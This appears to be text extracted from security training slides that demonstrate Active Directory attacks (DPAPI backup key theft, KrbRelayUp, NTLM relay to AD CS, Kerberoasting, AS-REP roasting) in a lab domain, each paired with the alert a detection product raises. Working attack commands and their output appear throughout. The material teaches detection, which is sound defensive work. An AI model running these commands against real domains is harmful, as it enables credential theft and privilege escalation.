
- [CONTOSO-PC1](#) is not a recognized domain controller.
- May 4, 2024 8:07 PM
[CONTOSO-PC1](#) resolved from 10.213.0.6 with high certainty.

DEMO

DCSync Attack



Credential Access - AD FS DKM Key Read




DEMO

AD FS DKM Key



Credential Access – DPAPI Backup Key Request



Windows PowerShell

```
PS C:\> Get-LsaBackupKey -Server CONTOSO-DC
```


Property	Value
FilePath	ntds_capi_1f951fa9-5546-4598-b8f8-427e116505f6.pvk
KiwiCommand	REM Add this parameter to at least the first dpapi::masterkey command: /pvk:"ntds_capi_1f951fa9-5546-4598-b8f8-427e116505f6.pvk"
Type	RSAKey
DistinguishedName	:
KeyId	1f951fa9-5546-4598-b8f8-427e116505f6
Data	{2, 0, 0, 0...}
FilePath	ntds_legacy_bdfda24c-bce5-49ba-849d-81091e79df96.key
KiwiCommand	:
Type	LegacyKey
DistinguishedName	:
KeyId	bdfda24c-bce5-49ba-849d-81091e79df96
Data	{1, 0, 0, 0...}

Credential Access – DPAPI Backup Key Request

Malicious Data Protection Private Information Request

An unknown user performed 4 successful attempts from MTVMATA01 to retrieve DPAPI domain backup key from 2 domain controllers.


 Note  Share  Export to Excel  Details  Open



The diagram illustrates a 'Private Information Request' between two entities. On the left, a server icon labeled 'MTVMATA01' is connected by a line with a left-pointing arrow to a central safe icon labeled 'Private Information Request'. From the safe icon, a line with a right-pointing arrow leads to a triangle icon labeled '2 domain controllers' on the right.

Credential Access – Golden Ticket Attack

Credential Access – Golden Ticket Attack



The screenshot shows a security alert interface with the following details:

Hosts: 2 Hosts

User: CONTOSO.COM\Admin

What happened: A suspicious Kerberos ticket granting service (TGS) request was observed. An attacker might be using stolen credentials of the KRBTGT account to attempt a golden ticket attack.

Recommended actions:

- Validate the alert.
- Verify if the Kerberos activity was legitimate or not. Investigate if the remote IP address has any previous suspicious activity.
- Investigate if there are any signs of credential access activity performed against the KRBTGT account.

- Contain and mitigate the breach. Decommission compromised accounts or reset passwords. In the case of a confirmed golden ticket attack, follow Microsoft's official guidelines on safely resetting the KRBTGT account password. Decommission compromised devices and/or remove unnecessary permissions.

- Contact your incident response team or Microsoft support for investigation and remediation services.

[Read less](#)

Related events:

5/4/2025 3:40:42 PM

Network activity of the KerberosTgs type on CONTOSO-PC2

Source computer name	CONTOSO-PC2
Source computer domain	contoso
Source ip address	10.213.0.7
Destination computer name	CONTOSO-DC
Destination computer domain	contoso.com
Destination ip address	10.213.0.3

[Expand all](#)

Golden Ticket Attack Detection Methods

- Encryption downgrade
- Forged authorization data
- Time anomaly
- Nonexistent account
- Ticket anomaly using RBCD

Privilege Escalation



CQURE

Privilege Escalation – KrbRelayUp

```
Command Prompt
C:\Users\john>%temp%\DavRelayUp.exe -c -cn CONTOSO-PC4 -cp "Password123" -i Admin
DavRelayUp - Relaying you to SYSTEM, again...

[+] WebClient Service started successfully
[+] Computer account "CONTOSO-PC4$" added with password "Password123"
[+] Starting Relay Server on Port 55555
[+] Coercing System Authentication
[+] WebDAV Request: No Authorization header
[+] WebDAV Response: Sending 401 Unauthorized with "WWW-Authenticate: NTLM" header
[+] WebDAV Request: Got NTLMSSP_NEGOTIATE. Initiating connection to LDAP
[+] LDAP Bind: Got NTLMSSP_CHALLENGE from LDAP server. Relaying to WebDAV Client
[+] WebDAV Response: Sending 401 Unauthorized with NTLMSSP_CHALLENGE from LDAP
[+] WebDAV Request: Got NTLMSSP_AUTH. Relaying to LDAP
[+] LDAP Bind: Connected to LDAP as contoso\CONTOSO-PC2$
[+] RBCD rights added successfully!
[+] Relay Attack Done
[+] TGT request successful!
[+] Building S4U2self
[+] Using domain controller: CONTOSO-DC.contoso.com (10.213.0.3)
[+] Sending S4U2self request to 10.213.0.3:88
[+] S4U2self success!
[+] Got a TGS for 'Admin' to 'CONTOSO-PC4$@CONTOSO.COM'
[+] Impersonating user 'Admin' to target SPN 'HOST/CONTOSO-PC2'
[+] Building S4U2proxy request for service: 'HOST/CONTOSO-PC2'
[+] Using domain controller: CONTOSO-DC.contoso.com (10.213.0.3)
[+] Sending S4U2proxy request to domain controller 10.213.0.3:88
[+] S4U2proxy success!
[+] Ticket successfully imported!
[+] Using Kerberos ticket to connect to Service Manager
[+] AcquireCredentialsHandleHook called for package Negotiate
[+] Changing to Kerberos package
[+] InitializeSecurityContextHook called for target HOST/127.0.0.1
[+] Changing to HOST/CONTOSO-PC2
[+] InitializeSecurityContext status = 0x00090312
[+] InitializeSecurityContextHook called for target HOST/127.0.0.1
[+] Changing to HOST/CONTOSO-PC2
[+] InitializeSecurityContext status = 0x00000000
[+] KrbSCM Service created
[+] KrbSCM Service started
```

```
Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.22000.2836]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system


C:\Windows\system32>
```

Privilege Escalation – NTLM Relay + RBCD

What happened

CONTOSO-PC2 edited the attribute msDS-AllowedToActOnBehalfOfOtherIdentity of CONTOSO-PC2.

Alert graph



Important information


- This alert is associated with the KrbRelayUp exploitation
- ✓ Attempts:
 - May 4, 2024 7:46 PM
msDS-AllowedToActOnBehalfOfOtherIdentity edited for CONTOSO-PC2

Privilege Escalation – NTLM Relay + RBCD

What happened

Admin on [CONTOSO-PC4](#) used a ticket to delegate access to [CONTOSO-PC2](#).

Alert graph



Important information

- Resource based constrained delegation is configured on the resource with the [Admin](#) as allowed to delegate.
- [CONTOSO-PC4](#) was created on 5/4/24 7:46 PM
- Delegation attempts:
 - 5/4/24 7:46 PM User [Admin](#) attempted to delegate to [CONTOSO-DC](#) with [CONTOSO-PC2](#)
 - This alert is associated with the KrbRelayUp exploitation


Privilege Escalation – NTLM Relay to AD CS

```
# sudo impacket-ntlmrelayx --adcs --target http://contoso-dc.contoso.com/certsrv --template KerberosAuthentication -smb2support
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Protocol Client SMTP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
[*] SMBD-Thread-5 (process_request_thread): Received connection from 10.213.0.9, attacking target http://contoso-dc.contoso.com
[*] HTTP server returned error code 301, treating as a successful login
[*] Authenticating against http://contoso-dc.contoso.com as CONTOSO/CONTOSO-DC2$ SUCCEED
[*] SMBD-Thread-7 (process_request_thread): Connection from 10.213.0.9 controlled, but there are no more targets left!
[*] Generating CSR...
[*] CSR generated!
[*] Getting certificate...
[*] GOT CERTIFICATE! ID 6
[*] Base64 certificate of user CONTOSO-DC2$:
MIIR1QIBAzCCEY8GCSqGSIB3DQEHAaCCEYAEghF8MIIReDCCB68GCSqGSIB3DQEHBqCCB6AwggecAgEAMIIhlQYJKoZIhvNAQcBMBwGCi
gSBgHanb7NkXuis6u5q3UiFlYrjJbvLg/GS4VgUMTQ11aVDQNsNcpoUSo2jb4uFV5i02uLKQXBDVV1J3PV3bbTKn0CLSrZ3RmiRB
lsCAjHCQ0dr1zn+ArMRWqEcxpG3g
```

Privilege Escalation – NTLM Relay to AD CS




Privilege Escalation – DFCoerce Attack

What happened

CONTOSO-DC2 was forced to authenticate to 10.213.0.100 due to exploiting an operation in the DFS Protocol

Alert graph



Important information

- This alert is associated with the DFCoerce attack
- DFS connection attempt:
 - CONTOSO-DC2 was forced to authenticate to 10.213.0.100 using share test

Privilege Escalation – NTLM Relay to AD CS

What happened

CONTOSO-DC2 (Domain Controller) on 10.213.0.100 requested a certificate from CONTOSO-DC.

Alert graph



Important information

- This attack method is primarily combined with NTLM relay attack, in which DC authentication is coerced and relayed to ADCS server.
 - The attack can be mitigated by revoking the certificate.
 - The AD CS server which processed the requests was [CONTOSO-DC](#).
 - [CONTOSO-DC2](#) is a Domain Controller.
- ▽ Certificates details:
- Issue date: 5/5/24 11:13 AM, Subject Key Identifier: 6, Request ID: 26 29 fd 4f 4e 14 eb e6 66 73 a4 89 aa 6e 3d 86 08 01 92 3a, Enrollment Method: Unknown

DEMO

**Domain Controller
NTLM Authentication
Coercion**



CQURE

Privilege Escalation – Kerberoasting Attack

Privilege Escalation – Kerberoasting Attack

What happened

Admin on **CONTOSO-PC2** sent a suspected kerberos Service Principal Name and exposed **2 accounts**.

Alert graph



Important information

✓ Kerberos successful exposure details:

- May 4, 2025 1:03 PM
Admin exposed MSSQLSvc/pc01.contoso.com of [Honorato Lott](#), which resulted with Rc4Hmac ticket.
- May 4, 2025 1:03 PM
Admin exposed MSSQLSvc/pc02.contoso.com of [Nash Whitaker](#), which resulted with Rc4Hmac ticket.

Privilege Escalation – AS-REP Roasting

```
Administrator:~ % Command Prompt
C:\>\\local\GOC213\GhostPack\Rubeus.exe asreproast /nowrap

v2.3.3

[*] Action: AS-REP roasting
[*] Target Domain      : contoso.com
[*] Searching path 'LDAP://CONTOSO-DC.contoso.com/DC=contoso,DC=com' for '(&(samAccountType=805306368)(userAccountControl:1.2.840.113556.1.4.803:=4194304))'
[*] SamAccountName      : sophos
[*] DistinguishedName   : CN=sophos,CN=Users,DC=contoso,DC=com
[*] Using domain controller: CONTOSO-DC.contoso.com (10.213.0.3)
[*] Building AS-REQ (w/o preauth) for: 'contoso.com\sophos'
[+] AS-REQ w/o preauth successful!
[*] AS-REP hash:

